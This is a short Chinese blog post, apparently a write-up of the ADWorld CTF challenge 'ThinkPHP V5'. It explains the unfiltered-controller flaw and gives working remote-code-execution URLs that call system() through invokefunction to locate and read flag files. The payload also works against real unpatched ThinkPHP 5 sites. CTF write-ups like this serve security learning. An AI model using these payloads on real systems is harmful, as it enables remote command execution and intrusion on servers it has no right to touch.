攻防世界 ThinkPHP V5

原创

冯冯冯~ 于 2021-11-20 23:30:13 发布 463 收藏
分类专栏： web 攻防世界 文章标签： web安全 安全 php


web 同时被 2 个专栏收录
10 篇文章 0 订阅
订阅专栏



攻防世界
1 篇文章 0 订阅
订阅专栏

程序未对控制器进行过滤，导致攻击者可以用 \（斜杠）调用任意类方法。

将url 改变为：

http://159.138.137.79:63571/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=find / -name flag*


查找flag



s[1][]=（Linux指令）

复制路径然后查看文件内容

http://159.138.137.79:63571/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /sys/devices/platform/serial8250/tty/ttyS31/flags /flag /flag



得到flag